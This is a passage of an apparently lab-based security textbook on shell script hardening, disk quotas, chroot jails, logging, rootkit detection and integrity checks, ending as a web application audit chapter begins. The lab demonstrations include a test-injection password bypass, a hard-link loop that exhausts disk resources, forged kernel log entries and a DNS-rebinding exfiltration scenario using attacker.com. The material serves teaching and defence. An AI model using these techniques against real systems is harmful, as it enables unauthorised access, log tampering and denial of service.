A shell script's behavior often depends on the environment the script is executed in. Variables such as `$HOME`, `$PWD` and `$PATH` store information on the shell's current state and influence its behavior. In general you should not trust externally provided inputs, and this is also the case when users can make their own assignments to these variables. Users may maliciously choose inputs that change the behavior of your script. We saw an example of this in Problem 4.12.

Problem 4.20 Why should you prefer full paths over relative paths? Explain what an adversary could do when using relative paths.

To make your scripts robust against maliciously configured environment variables you may overwrite them at the start of the script. For example, you can define the paths for system binaries as follows:

```
#!/bin/bash
PATH=<pathToBinary1>:<pathToBinary2>
...
```

Note that the newly defined `$PATH` variable's scope is just the script where it is defined.

▷ On **`alice`**, create a shell script `path.sh` that first prints the current path and afterwards sets the path to `/bin:/usr/bin` and again prints it.

```
#!/bin/bash
echo $PATH
PATH=/bin:/usr/bin
echo $PATH
```

Now make your script executable and run it.

As expected, the script first prints the value of the globally defined path variable followed by `/bin:/usr/bin`. Now, after the script has executed convince yourself that the path variable of the current shell has not been affected by the shell script:

```
alice@alice:$ ./path.sh
/usr/local/sbin/:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
/bin:/usr/bin
alice@alice:$ echo $PATH
/usr/local/sbin/:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

4.4.4 Data Validation

As with all programs, input and output data in shell scripts must be validated. This prevents the adversary from injecting unintended input. Think carefully about what your script will consume and what you want it to produce.

▷ Create another shell script `treasure.sh` on **`alice`**. This time, the script reads a password provided by the user. If the user enters the correct password, the script prints a secret to the command line.

```
#!/bin/bash
echo "Enter the password:"
read INPUT
if [ $INPUT == "opensesame" ];then
  echo "This is the secret!"
else
  echo "Invalid Password!"
fi
```

The script is vulnerable to a classical injection attack. An adversary simply enters something like `alibaba == alibaba -o alibaba`, where `-o` represents the logical `OR` in shell scripts. The script thus evaluates `if [ alibaba == alibaba -o alibaba == "opensesame" ]`, which is true.

```
alice@alice:$ ./treasure.sh
Enter the password: alibaba == alibaba -o alibaba
This is the secret!
alice@alice:$
```

This injection vulnerability can be prevented by quoting variables (e.g., `"$INPUT"`) so that they are tested as strings.

```
...
if [ "$INPUT" == "opensesame"];then
...
```

Another good practice is to sanitize the input by removing undesired characters. In the following example, only alphanumeric characters are accepted and all other characters are removed. See the manual page of the command `tr` for more information.

```
...
INPUT=$(echo "$INPUT" | tr -cd '[:alnum:]')
...
```

4.5 Quotas

Whereas in the past partitioning was done because of hardware restrictions, the trend now is towards using a single huge root partition. However, there are still good reasons to subdivide disk space into multiple smaller partitions.

Often quotas are defined for system users in order to prevent them from filling a partition or even an entire disk. Bob's account on **`alice`** is restricted to 100 MB. You can verify this by using the following command:

```
alice@alice:$ sudo edquota -u bob
```

Problem 4.21 Read the manual page of `edquota`. What kinds of limits can you set? What is the difference between a soft limit and a hard limit?

In most settings, users are restricted in how much disk space they can write. Such a setting nevertheless allows an adversary to exhaust space in a world writable directory without debiting his block quota at all. Under some circumstances, the adversary would be able to fill an entire partition despite existing quotas. The following example shows you how this could work. For the example to work, switch the user on **`alice`** to *bob* (`su bob`).

```
bob@alice:$ dd if=/dev/zero of=/var/tmp/testfile1
dd: writing to '/var/tmp/testfile1': Disk quota exceeded
198497+0 records in
198496+0 records out
101629952 bytes (102 MB) copied, 1.73983 s, 58.4 MB/s

bob@alice:$ quota
Disk quotas for user bob (uid 1001):
Filesystem blocks quota limit grace files quota limit grace
/dev/sda1  99996 100000 100000    128    0    0

bob@alice:$ echo "This is a test text" > \
> /var/tmp/testfile2
bash: echo: write error: Disk quota exceeded

bob@alice:$ df -k /var
Filesystem        1K-blocks   Used Available Use% Mounted on
/dev/sda1           9833300   2648504   6685292  29% /

bob@alice:$ count=1
bob@alice:$ while true; do
bob@alice:$ ln /var/tmp/testfile1 \
> /var/tmp/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.$count
bob@alice:$ ((count=count + 1))
bob@alice:$ done
```

▷ After a while, quit the process by pressing `ctrl-c`:

```
^C
bob@alice:$ df -k /var
Filesystem        1K-blocks   Used Available Use% Mounted on
/dev/sda1           9833300   2648816   6684980  29% /

bob@alice:$ quota
Disk quotas for user bob (uid 1001):
Filesystem blocks  quota  limit grace files quota limit grace
/dev/sda1  99996   100000 100000      128   0     0
```

Problem 4.22 Which resources are exhausted in this attack? Why is the user's quota not debited when the links are created? What can the adversary accomplish with such an attack? How can this problem be solved?

Whenever possible, world writable directories should be moved to a partition separate from the operating system. Otherwise, depending on the system's implementation, an adversary who is able to fill the entire file system as described above could successfully mount a denial-of-service attack. For a system-wide temporary directory, a RAM disk could be used.

4.6 Change Root

A further possibility to restrict permissions is *Change Root* (chroot), in which a process is "jailed" in a subdirectory of the file system.

▷ Read the manual page for `chroot`.

In order to jail a process in a new root directory, we will have to provide all the necessary commands we want the process to be able to execute within this chroot environment. As an example, we will execute the simple script `chroot-test.sh`, which only returns a listing of the root directory of the system.

Note that in this section the term root does not refer to the superuser *root* but to the root node of the file system.

▷ Create a simple script `/home/alice/chroot-test.sh`, which contains only the command `ls /`. Then make it executable and execute it.

```
alice@alice:$ /home/alice/chroot-test.sh
```

Now, we will jail the script in the `/home` directory. Hence, we will have to provide the binaries and necessary libraries for `bash` and `ls` in the new environment. We therefore first create a `bin` and a `lib` directory and then copy all the necessary files. Note that by using the command `lld` a binary's dependencies can be examined.

▷ Build a minimal chroot environment by performing the following commands.

```
alice@alice:$ sudo mkdir /home/bin /home/lib
alice@alice:$ sudo cp /bin/bash /bin/ls /home/bin

alice@alice:$ ldd /bin/bash
linux-gate.so.1 =>  (0x00695000)
libncurses.so.5 => /lib/libncurses.so.5 (0x00947000)
libdl.so.2 => /lib/tls/i686/cmov/libdl.so.2 (0x0082d000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0x00a8c000)
/lib/ld-linux.so.2 (0x00535000)

alice@alice:$ sudo cp /lib/libncurses.so.5 /lib/libdl.so.2 \
> /lib/libc.so.6 /lib/ld-linux.so.2 /home/lib

alice@alice:$ ldd /bin/ls
linux-gate.so.1 =>  (0x0055c000)
librt.so.1 => /lib/tls/i686/cmov/librt.so.1 (0x00901000)
libselinux.so.1 => /lib/libselinux.so.1 (0x00715000)
libacl.so.1 => /lib/libacl.so.1 (0x00819000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0x009a2000)
libpthread.so.0 => /lib/tls/i686/cmov/libpthread.so.0
(0x007f8000)
/lib/ld-linux.so.2 (0x00f93000)
libdl.so.2 => /lib/tls/i686/cmov/libdl.so.2 (0x00115000)
libattr.so.1 => /lib/libattr.so.1 (0x00989000)

alice@alice:$ sudo cp /lib/librt.so.1 /lib/libselinux.so.1 \
> /lib/libacl.so.1 /lib/libpthread.so.0 /lib/libattr.so.1 \
> /home/lib
```

You can similarly define additional commands that you want the jailed process to be able to execute.

▷ Execute the `chroot-test.sh` script again, but this time in the jail. Be aware of the fact that the path to the file differs, since we set the root to `/home`.

```
alice@alice:$ sudo chroot /home /alice/chroot-test.sh
alice  bin  bob  lib
```

As you can see, the output reflects that the script was executed in the defined chroot environment. Since we also copied bash and its dependencies, you can also execute an interactive shell in the jail and try to escape.

```
alice@alice:$ sudo chroot /home bash
bash-4.1#
```

Problem 4.23 What are the security-relevant advantages of chroot environments, for example, for a server program?

We will now apply this mechanism to the remote access on **alice**. OpenSSH offers the opportunity to jail the users that are logging in remotely by restricting the files and directories that they may access.

▷ Read the manual page for `sshd_config`.

In what follows, we will restrict SSH access on **alice** in such a way that any authorized user is jailed in the directory `/home`. Thus, a user accessing **alice** remotely will not be able to leave the `/home` directory and is provided only with a minimal set of commands. We will use the change root environment built above.

▷ Append `ChrootDirectory /home` to the `sshd_config` file. Note that you need to be *root* to execute the next command.

```
root@alice:# echo "ChrootDirectory /home" >> \
> /etc/ssh/sshd_config
```

▷ Restart sshd now and log in to **alice** from another machine, for example, from **bob**.

```
alice@alice:$ sudo /etc/init.d/ssh restart

bob@bob:$ ssh alice@alice
alice@alice's password: *****
```

You are now logged in on **alice**, but restricted to `/home` as the root directory. You could use this mechanism to build more complicated environments. For example, in `/etc/ssh/sshd_config` you could chroot to `%h`, which refers to the current user's home directory. Then, analogously to the above, you could create different environments for every user and thus restrict them to specific sets of allowed commands within their own home directories.

Problem 4.24 What problem arises when building sophisticated chroot environments? What difficulties do you expect in terms of the administration and the operation of such environments?

Note that whenever an adversary gains superuser access within a chroot environment, there are different possibilities to escape from the jail. One is based on the fact that not all file descriptors are closed when calling `chroot()`. A simple C program could be written that exploits this fact. More restrictive solutions than chroot exist, such as virtualization. However, chroot offers a simple and straightforward way to restrict processes and their abilities.

4.7 Exercises

Question 4.1 It is mentioned at the start of this chapter that access control is used in memory management, operating systems, middleware application servers, databases and applications. In each of these cases, what are the respective subjects and objects (i.e., resources)? What kinds of authorization policies are typically enforced by the access control mechanism?

Question 4.2 Explain what `chroot` does and what kinds of security problems can be tackled using this command.

Question 4.3 Give two examples of how the application of `chroot` is helpful and explain the benefits.

Question 4.4 Unfortunately, `chroot` has some security weaknesses. Explain two of these.

Question 4.5 You have learned about file attributes such as `r`, `w`, `x` and `t`. Briefly explain these attributes.

Question 4.6 There are file additional attributes beyond those of the last question. Name two such attributes and a security application for each of them.

Question 4.7 Explain the concept behind the setuid (and setgid) bits of Unix files.

Question 4.8 Explain why a buffer-overflow vulnerability in an executable program where the setuid bit is set is typically more serious than a similar vulnerability where the setuid bit is not set.

Question 4.9 Recently there have been various attacks based on so-called DNS-rebinding. A description of such an attack is given below. The setting is depicted in Fig. 4.1.

1. Explain how the adversary can use the technique described in the attack to access a server behind the firewall. That is, describe the chain of events that leads to information being transmitted from the internal (possibly secret) server to the adversary.
2. Describe two countermeasures that could prevent such an attack. These countermeasures should not be overly restrictive. For example, closing the firewall for all connections to the Internet would not be an option.




Fig. 4.1 Overview of the DNS-rebinding attack

Attack: The simple attack, where a JavaScript would directly access information from the internal server and forward it to the adversary, is prevented by the so-called same-origin policy. Most web browsers implement this policy in the way that content from one origin (domain) can perform HTTP requests to servers from another origin, but cannot read responses since access is restricted to "send-only".

Therefore, adversary Charlie registers a domain name, like `attacker.com`. As the authoritative name server for this domain, he registers his own name server. If somebody wants to access the domain `attacker.com`, the DNS resolution is done by the adversary-controlled DNS server. On his DNS server the adversary sets the time to live (TTL) field associated with the domain `attacker.com` to a low value such as 0 seconds. This value determines how long a domain name IP address pair is cached before the authoritative name server is contacted again to resolve the name.

The adversary now provides visiting clients a malicious JavaScript (e.g., reading content from a directory on `attacker.com` and sending the data back to `attacker.com`). Since the TTL of `attacker.com` has been set to 0, the client that wants to read data from `attacker.com` again contacts the adversary's name server to resolve the domain name. This time the adversary's DNS server does not respond with the correct IP address.

Chapter 5
Logging and Log Analysis

Operating systems and applications typically come with mechanisms for reporting errors as well as security-relevant actions such as users logging on and off. These events are reported as entries in log files. The objective of logging is to make these events transparent and comprehensible. The log files can be used to analyze and optimize services as well as to detect and diagnose security breaches.

Many logging mechanisms are not configured optimally in practice. Important messages go undetected because of the large number of log entries that are triggered by irrelevant events. Users and administrators often do not even know where to search for specific log files and how to configure the associated logging mechanisms.

There are a number of tools available that support administrators with the task of keeping track of log files. Particularly important are tools that analyze the log files. These files often contain many entries which on their own are meaningless or simply not relevant to security. It is necessary to correlate and filter these entries in order to summarize events and detect suspicious or even dangerous incidents. Furthermore, tools exist that automatically raise an alarm or initiate countermeasures when there is evidence that malicious activities are taking place.

5.1 Objectives

After working through this chapter, you will know about different mechanisms for recording log information and where log information is usually stored. Furthermore, you will be able to explain why logging is important, in what situations a deeper analysis of log data can help, and which problems arise with logging and log analysis. In particular, you will be able to explain how the integrity of log data can be compromised and to what extent log information really reflects the actual status of a system. Finally, you will be able to plan and implement mechanisms to analyze log information for a specific system.

5.2 Logging Mechanisms and Log Files

Since server applications often run in the background, system messages are not displayed on a monitor and may go unnoticed. These programs need other options for sending messages to users or system administrators.

Write to stdout or stderr: Some programs write their messages to the system's *standard output* (stdout) or *standard error output* (stderr), even while running in the background. This enables the administrator to divert the output into one or more log files.

Write to file: Many programs write their messages directly to one or more log files.

Syslogd: Many programs route their messages to a central program called syslogd, which writes the received messages to different log files according to predefined rules. This makes it possible to collect related messages from different programs in a single log file, e.g., `/var/log/syslog`. This in turn makes it easier for administrators to correlate and analyze the relevant information. In addition, syslogd offers the option of sending log messages over a network to other machines, so that log information from multiple machines can be collected centrally. In the following, we will examine rsyslogd (reliable and extended syslogd).

Dmesg/klogd: A special case is the kernel itself, which cannot use the syslog API directly. One reason is that there is a strict separation between the code and data in kernel space and that in user space. Therefore, kernel messages must be handled differently. Klogd runs in user space but accesses the kernel's internal message buffer, either via a special log device (`/proc/kmsg`) or using the `sys_syslog` system call. Usually, klogd then uses the syslog API to dispatch the log messages. The program dmesg is used to display the contents of the kernel ring buffer.

▷ Further information on the topics discussed in this chapter can be found in the manual pages of `logger`, `rsyslogd` and `rsyslog.conf`.

Problem 5.1 Why is rsyslogd not used by all server programs for logging? In particular, when should rsyslogd be avoided?

In addition to program-specific log files, there are also system-wide ones which centrally collect messages from different programs.

- `/var/log/wtmp` and `/var/log/lastlog`
  These files are used to track user logins. In `/var/log/wtmp`, information on all user logins is appended at the end of the file. The file `/var/log/lastlog` records when all the system users were last logged in and from where. There are many more system-wide log files in `/var/log/`.

The above-mentioned log files use a binary format. Therefore, there are associated tools for viewing their contents, such as `who(1)`, `last(1)` and `lastlog(8)`.

- `/var/log/syslog` and `/var/log/messages`
  These files collect all messages that could be of interest to the administrator.
- `/var/log/auth.log`
  This file includes entries with security-relevant information such as logins and calls to the commands `su` or `sudo`.

▷ Use the command `strace` to observe how rsyslogd handles messages. To do so, you must first derive the process ID of rsyslogd.

```
alice@alice:$ ps ax | grep rsyslogd
  524 ?        Sl     0:00 rsyslogd -c4
 1830 pts/0    S+     0:00 grep --color=auto rsyslogd
```

```
alice@alice:$ sudo strace -p 524 -f
[sudo] password for alice:
Process 524 attached with 4 threads - interrupt to quit
[pid 1843] restart_syscall(<...resuming interrupted call...>
<unfinished ...>
[pid 531] read(3,  <unfinished ...>
[pid 530] select(1, [0], NULL, NULL, NULL <unfinished ...>
[pid 524] select(1, NULL, NULL, NULL, 9, 725976) = 0 (Timeout)
[pid 524] select(1, NULL, NULL, NULL, 30, 0
...
```

To watch rsyslogd in action, open a second shell and execute, for example, tcpdump:

```
alice@alice:$ sudo tcpdump -i eth0
```

Using the command `lsof`, the numeric file handles can be linked to concrete files, making it apparent what files rsyslogd uses.

```
alice@alice:$ sudo lsof | egrep "(rsyslogd|PID)"
COMMAND   PID   USER   [ ... ] NODE   NAME
rsyslogd  524   syslog [ ... ] 2      /
rsyslogd  524   syslog [ ... ] 2      /
...
rsyslogd  524   syslog [ ... ] 136452 /var/log/auth.log
rsyslogd  524   syslog [ ... ] 132351 /var/log/syslog
rsyslogd  524   syslog [ ... ] 136116 /var/log/daemon.log
rsyslogd  524   syslog [ ... ] 136448 /var/log/kern.log
...
rsyslogd  524   syslog [ ... ] 136909 /var/log/messages
```

Problem 5.2 Describe the logging procedure of rsyslogd as it is observed above and by reading the manual page of `rsyslogd(8)`.

Problem 5.3 On **bob**, find the log files for the network services httpd and sshd. Briefly explain the logging mechanisms and why they are applied.

Problem 5.4 On **bob**, find out what the files /var/log/mail.log, /var/log/mysql/mysql.log and /var/log/dmesg are used for. Which programs use them? Configure MySQL so that its log information is stored in /var/log/mysql.log.

5.2.1 Remote Logging

Rsyslogd offers the possibility not only to write messages into a file, but also to send them over the network to other machines. It does this by sending them to a rsyslog daemon via UDP or TCP. Use the manual page of rsyslog.conf to answer the next question.

Problem 5.5 How can you configure **alice** and **bob** so that all of **bob**'s messages are logged by **alice**?

Problem 5.6 What are the pros and cons of this method with respect to security?

5.3 Problems with Logging

5.3.1 Tampering and Authenticity

Log files are usually protected only in limited ways. In particular, restrictive access authorization or specific file attributes (such as append only) are typically used to provide protection against ordinary users without root privileges. However, whenever an adversary gains *root* access, such methods can be circumvented.

To begin with, rsyslogd does not authenticate users. Therefore every user can insert arbitrary messages:

```
alice@alice:$ logger -t kernel -p kern.emerg System \
> overheating. Shutdown immediately

alice@alice:$ tail /var/log/syslog
Aug 31 11:17:02 alice kernel: System overheating. Shutdown
immediately
```

A useful tool in shell scripts and cron jobs is the program `logger`, which can be used to create syslog messages. The message created above is indistinguishable from a real message, created by the kernel itself.

Problem 5.7 Why is this security relevant?

Even binary files like `wtmp` can be manipulated using a simple C-program, when the adversary obtains *`root`* access. Undesirable entries can be removed or altered arbitrarily.

Problem 5.8 What can an adversary gain by using such a program to modify specific entries in log files?

Problem 5.9 Why may altered entries be more dangerous than deleted ones?

5.3.2 Tamper-Proof Logging

The term "tamper-proof logging" is often used to describe logging mechanisms that are protected from manipulation. But no system is perfectly "tamper proof". Some people therefore use the terms "tamper resistant" or "tamper evident". These are weaker notions that only require manipulations to be detectable.

A remote centralized log server has several advantages, which we have already described. In the following, consider how such a log server can be compromised and what countermeasures can be taken.

Problem 5.10 How would you design a system that makes it as difficult as possible for an adversary to compromise log information? Be creative in your solution!

5.3.3 Input Validation

Log messages typically include strings indicating the cause of the logged event. Such a string might, for example, be the result of an error message generated by a system call. However, it might also originate from user input, such as a user name entered in a login procedure. The processing of log messages, for example, using log analysis tools, thus requires input validation to prevent potential problems such as buffer overflows or code injection.

5.3.4 Rotation

To prevent log files from becoming too voluminous, they are rotated on a regular basis. When this is done, the files are created afresh after a predefined period of time or when a specific size is reached. Files rotated out are usually associated with the current date and are deleted or archived at regular intervals.

▷ Read the manual page of `logrotate`. Find the configuration file for logrotate on **`alice`** and change it so that all log files are compressed after rotation. Before you do this, create a snapshot of the virtual machine and switch back to the snapshot after the experiment in order to have non-empty log files for the log data analysis that will follow later in this chapter. Use `logrotate -f /etc/logrotate.conf` to test your changed configuration.

Problem 5.11 How is logrotate usually started?

5.4 Intrusion Detection

An *intrusion detection system* (IDS) monitors network and system activities for events suggesting suspicious behavior. Typically the monitored activities are reported to a management system that correlates information from multiple monitors. Intrusion detection systems may additionally be extended with *intrusion prevention systems* (IPS), which take countermeasures when suspicious activities are reported. In this section we will focus only on IDSs.

A distinction is commonly made between *host-based* and *network-based* IDSs. Host-based systems run directly on the monitored machine and can analyze relevant information on the machine such as log files, network traffic and process information. Network-based systems run on dedicated hosts and are often integrated into a network as probes. Such systems overhear network communication but do not communicate on the network themselves and are therefore difficult to attack.

Some host-based systems search a given system state (a static snapshot of the system at some time point) for signs of a possible break-in. This is done by comparing the given state to a previously captured state in order to identify differences that suggest malicious behavior. Alternatively, the tool may search the given state for specific evidence of a break-in, for example, a known attack pattern.

Other host-based systems check for occurrences of known attack patterns on the running machine in real time. This includes analyzing network traffic, log entries, running processes and the like. Anomalies can be detected during intrusion and specialized countermeasures can be taken to mitigate attacks. Alternatively, the administrator can be informed.

Instead of studying a single IDS in detail, we will study some of the underlying techniques used by such systems. In what follows, we will focus on host-based systems that search for static differences only.

5.4.1 Log Analysis

Important log entries are often hidden among many irrelevant entries in a log. It may also be necessary to collect and correlate log information from different sources.

Problem 5.12 Search for entries that indicate login failures. What files do you have to check for this?

A helpful tool when searching for specific log entries is the `grep` command:

```
alice@alice:$ grep failure /var/log/auth.log
Sep 17 14:08:04 alice su[4170]: pam_unix(su:auth):
authentication failure;
logname=alice uid=1001 euid=0 tty=/dev/pts/1 ruser=bob rhost=
user=alice
Sep 17 14:08:06 alice su[4170]: pam_authenticate:
Authentication failure
...
```

The use of `grep` makes sense whenever an administrator has a concrete suspicion that requires confirmation. The *Simple Watcher* (Swatch) enhances this approach by making it possible to find specific expressions in a log file and to define corresponding actions that are triggered when these expressions occur. The relevant patterns and actions can be defined in a swatch configuration file.

```
alice@alice:$ echo "watchfor /failure/" > mySwatch.conf
alice@alice:$ echo "echo" >> mySwatch.conf
alice@alice:$ cat mySwatch.conf
watchfor /failure/
echo

alice@alice:$ swatch -c mySwatch.conf -f /var/log/auth.log

*** swatch version 3.2.3 (pid:8266) started at Fri Sep 17
14:13:18 CEST 2010

Sep 17 14:08:04 alice su[4170]: pam_unix(su:auth):
authentication failure; logname=alice uid=1001 euid=0
tty=/dev/pts/1 ruser=bob rhost=  user=alice
Sep 17 14:08:06 alice su[4170]: pam_authenticate:
Authentication failure
...
```

Problem 5.13 Configure Swatch so that it shows all log entries indicating that a user switches to superuser mode and back. Color the switch to superuser mode red and color the switch back green. What does your Swatch configuration file contain?

Swatch can even be used to permanently observe a file by using the option `-t`. However Swatch is a simple tool and there are many more sophisticated alternatives like LogSurfer, which are not covered here.

5.4.2 Suspicious Files and Rootkits

Whenever an attack is successful, log data is no longer trustworthy, since the adversary could have changed the log files arbitrarily in order to cover his actions. However, log file analysis is not the only way to detect attacks. Adversaries often leave additional evidence elsewhere. Failed buffer-overflow attacks, for example, lead to core dumps (except when they are disabled). Moreover, whenever an adversary has been successful, he needs a place to save programs and data. Adversaries are often highly creative and go to great lengths to hide their files from administrators. Some common hiding places are `/dev/`, `/var/spool/` or `/usr/lib/`. Often the files are named with just a single blank or a special character:

```
alice@alice:$ sudo mkdir '/dev/ '
```

Alongside the thousands of files in `/dev/`, this directory is unlikely to be noticed. However, since directories are rare in `/dev/` it can be found easily:

```
alice@alice:$ find /dev -type f -o -type d
/dev
/dev/
/dev/v4l
...
...
/dev/bus/usb/001
/dev/net
/dev/pktcdvd
```

In the above example, this directory is listed on the second line of around 40 lines. Moreover, if you know a file's name, you can find it using the command `find`. Let us now search the file system for files named with blank characters to find the directory created above:

```
alice@alice:$ find / -name ' '
/dev/
/home/alice/.gnome-desktop/alice's Home
```

Of course, in practice you will usually not know the name of the adversary's directories and files and more sophisticated programs must be used to detect differences. We will return to this question shortly in Sect. 5.4.3.

A rootkit is a collection of software tools that are installed by an adversary on a compromised system in order to hide his activities and to provide him with access back into the system. Rootkits typically hide files and processes by modifying system binaries like `ps` and `ls` such that these programs do not return all the correct information. Additionally, the behavior of the kernel can be manipulated by modifying kernel modules. For example, it is possible to replace arbitrary system calls and to modify kernel-specific data structures. An administrator using the adversary's modified binaries is therefore unable to detect a successful break-in. It is important that the output of the analysis tools is trustworthy, otherwise no meaningful statement can be made about a system's security properties. The only help in such situations is to boot from trusted media like a floppy disk or a CD.

▷ You will find on **`alice`** the program *check rootkit* (chkrootkit). This program performs a series of tests and can detect numerous widely used rootkits. Furthermore, it detects network interfaces in promiscuous mode and altered files like the log files `lastlog` and `wtmp` mentioned above. Check **`alice`** for possible rootkits.

```
alice@alice:$ sudo chkrootkit
ROOTDIR is '/'
Checking 'amd'...                                not found
Checking 'basename'...                           not infected
Checking 'biff'...                               not found
Checking 'chfn'...                               not infected
...
```

Note that if chkrootkit is installed on a compromised system, an adversary who has acquired superuser privileges can also modify this program. Thus it is good practice to put programs like chkrootkit on removable or read-only media.

5.4.3 Integrity Checks

To detect the manipulation of files, their checksums can be compared to their checksums in a previously saved state. A simple way to perform such a comparison is as follows:

```
alice@alice:$ sudo find / -xdev -type f -print0 | \
> sudo xargs -0 md5sum > new.md5

alice@alice:$ diff -l -u old.md5 new.md5
```

Here `old.md5` is the previously computed checksum.

There are several tools for integrity checks that are more powerful than this simple solution. Popular programs are the commercial tools Tripwire and the open source program Advanced Intrusion Detection Environment (AIDE). These tools allow administrators to define which directories or files should be checked according to given criteria. Furthermore, these tools work with different algorithms in order to minimize the probability that a specific file is replaced by another file with precisely the same checksum.

Problem 5.14 What are the disadvantages of working with checksums? What is checked? What cannot be checked?

We will now take a closer look at AIDE and provide a simple example where we check for file system changes in the directory `/etc` on **`alice`**.

▷ Read the manual pages of `aide` and `aide.conf` and create a new AIDE configuration file `/etc/aide/aide2.conf` on **`alice`** that states that `/etc` should be recursively checked for changes to permissions, file size, block count and access time.

```
# The input and output paths
database=file:/var/lib/aide/aide.db
database_out=file:/var/lib/aide/aide.db.new

# Define the rules
ThingsToCheck=p+s+b+a

# Define the locations to check
/etc    ThingsToCheck
```

Based on this configuration information, the initial database must be created. This database will be used for comparison when performing integrity checks later on.

```
alice@alice:$ sudo aide -i -c /etc/aide/aide.conf

AIDE, version 0.13.1

### AIDE database at /var/lib/aide/aide.db.new initialized.
```

After the database `aide.db.new` is created, we rename it to match the database input path of the configuration file and run a check.

```
alice@alice:$ sudo mv /var/lib/aide/aide.db.new \
> /var/lib/aide/aide.db

alice@alice:$ sudo aide -C -c /etc/aide/aide2.conf

AIDE, version 0.13.1

### All files match AIDE database. Looks okay!
```

Problem 5.15 Why should you store the reference database on read-only media such as a CD when using AIDE on a running system?

Problem 5.16 Create a new file `/etc/evilScript.sh`, then change the owner of an existing file in `/etc` such as `/etc/fstab` by using the command `sudo chown alice /etc/fstab` and run the check again. Why is the directory `/etc` listed under changed files? What is the difference between *mtime* and *ctime*?

The above example was rather simple. We will now put everything together and configure **`alice`** by using the configuration file that was shipped with the default installation of AIDE.

▷ Open the configuration file `/etc/aide/aide.conf` and read through the comments to become familiar with the checking rules.

Problem 5.17 Configure AIDE on **`alice`** such that the system binaries as well as `/etc` and other relevant files are checked. Determine yourself what "relevant" means in this context. Use the given AIDE configuration file and add your *selection* lines.

5.5 Exercises

Question 5.1 What are *rootkits* and what is their purpose? Explain the benefits that they provide to an adversary.

Question 5.2 *Rootkits* are typically mentioned in combination with an adversary who has gained administrative rights on a target machine. Why is this case especially critical, compared to the case where an adversary has not yet gained these rights?

Question 5.3 How can *rootkits* be detected and what are possible counter-measures?

Question 5.4 One of the servers under your control behaves strangely and you suspect that a hacker has gained administrative rights on it. Fortunately, you have an external backup of the system. So you decide to compare the MD5 checksums of system-relevant files. How would you proceed? What must you take into account?

Question 5.5 Explain the purpose of an *intrusion detection system* and the difference between *host-based* and *network-based* intrusion detection systems.

Question 5.6 What is an *intrusion prevention system*? What are the differences with respect to *intrusion detection systems*? Would you consider a firewall (packet-filter) as an *intrusion prevention system* or as an *intrusion detection system*?

Chapter 6
Web Application Security

This chapter covers web applications and their associated security mechanisms. You will audit web applications and identify vulnerabilities from a user's (or adversary's), a maintainer's and a developer's perspective. You will exploit the vulnerabilities and see their consequences. Then you will investigate the reasons for the vulnerabilities and finally work on the source code to rectify the underlying problems.

6.1 Objectives

You will learn about the most common vulnerabilities of web applications, how to identify them, and how to prevent them. You will learn how to analyze an application using a *black-box* approach and by reviewing the source code.

- You will be able to list the most common pitfalls a web application programmer faces, what causes them and how to avoid them.
- You will know how to gather information about an application you have access to, but without access to the source code. This includes information about the overall structure of the application as well as the mechanisms that the application employs.
- You will learn how to test an application for known exploits and will gain experience with such exploits.
- You will gain insight into auditing the source code of a web application and into identifying and solving problems.

6.2 Preparatory Work

Note that the code fragments in this chapter are fragile in that a single missing or differing character may prevent an example from working. If an example fails to work for you, do not despair! Double check your input and in particular your use of special characters, e.g., `'` versus `` ` ``.

A good source of information for this chapter is the Open Web Application Security Project (OWASP, www.owasp.org). The aim of this project is to improve the security of application software, and the OWASP web page is a valuable source of information on web application security. Besides providing documentation on security-related topics, OWASP maintains a vulnerability scanner for web applications (WebScarab) as well as a Java-based platform (WebGoat) to demonstrate numerous vulnerabilities found in web applications.

To begin with, read through the article *OWASP Top Ten Vulnerabilities* [13], which you can find on the Internet, and answer the following questions.

Problem 6.1 A vulnerability description in OWASP's terminology involves five components: *threat agents*, *attack vectors*, a *security weakness*, a *technical impact* and a *business impact*. What is a *threat agent*? What is meant by an *attack vector*?

▷ List all ten vulnerabilities (just keywords). Leave space after each item so that you can add your own comments while working through this chapter.

Problem 6.2 At the time of writing this book, cross-site scripting (XSS) and cross-site request forgery (CSRF) were extremely popular attacks. Explain how both attacks work.

6.3 Black-Box Audit

In the first part of this section, we will collect as much information as possible about a given web application without examining its source code. We are given a valid login and will explore the application from a user's perspective. This *black-box* approach is taken by someone who has no access to the source code. In many cases, this method turns out to be the simplest way to get a rough idea of the structure and the internals of an implementation and is more efficient than going through endless lines of code.

We begin our analysis by identifying the infrastructure behind the web application running on **`bob`**. Note that if you hardened **`bob`** during the operating system security practicals, you are likely to have disabled services that are needed at this point. You must now re-enable these services or reinstall the virtual machine **`bob`**.

▷ On **`bob`** there is an HTTP server and a web application running (http://bob/). Mallet has a regular user account with user name *`mallet`* and password `mallet123`.

Problem 6.3 Gather information about the infrastructure (OS, web server, etc.) running on **`bob`** using tools such as Nmap, Netcat and Firebug (a Firefox add-on).

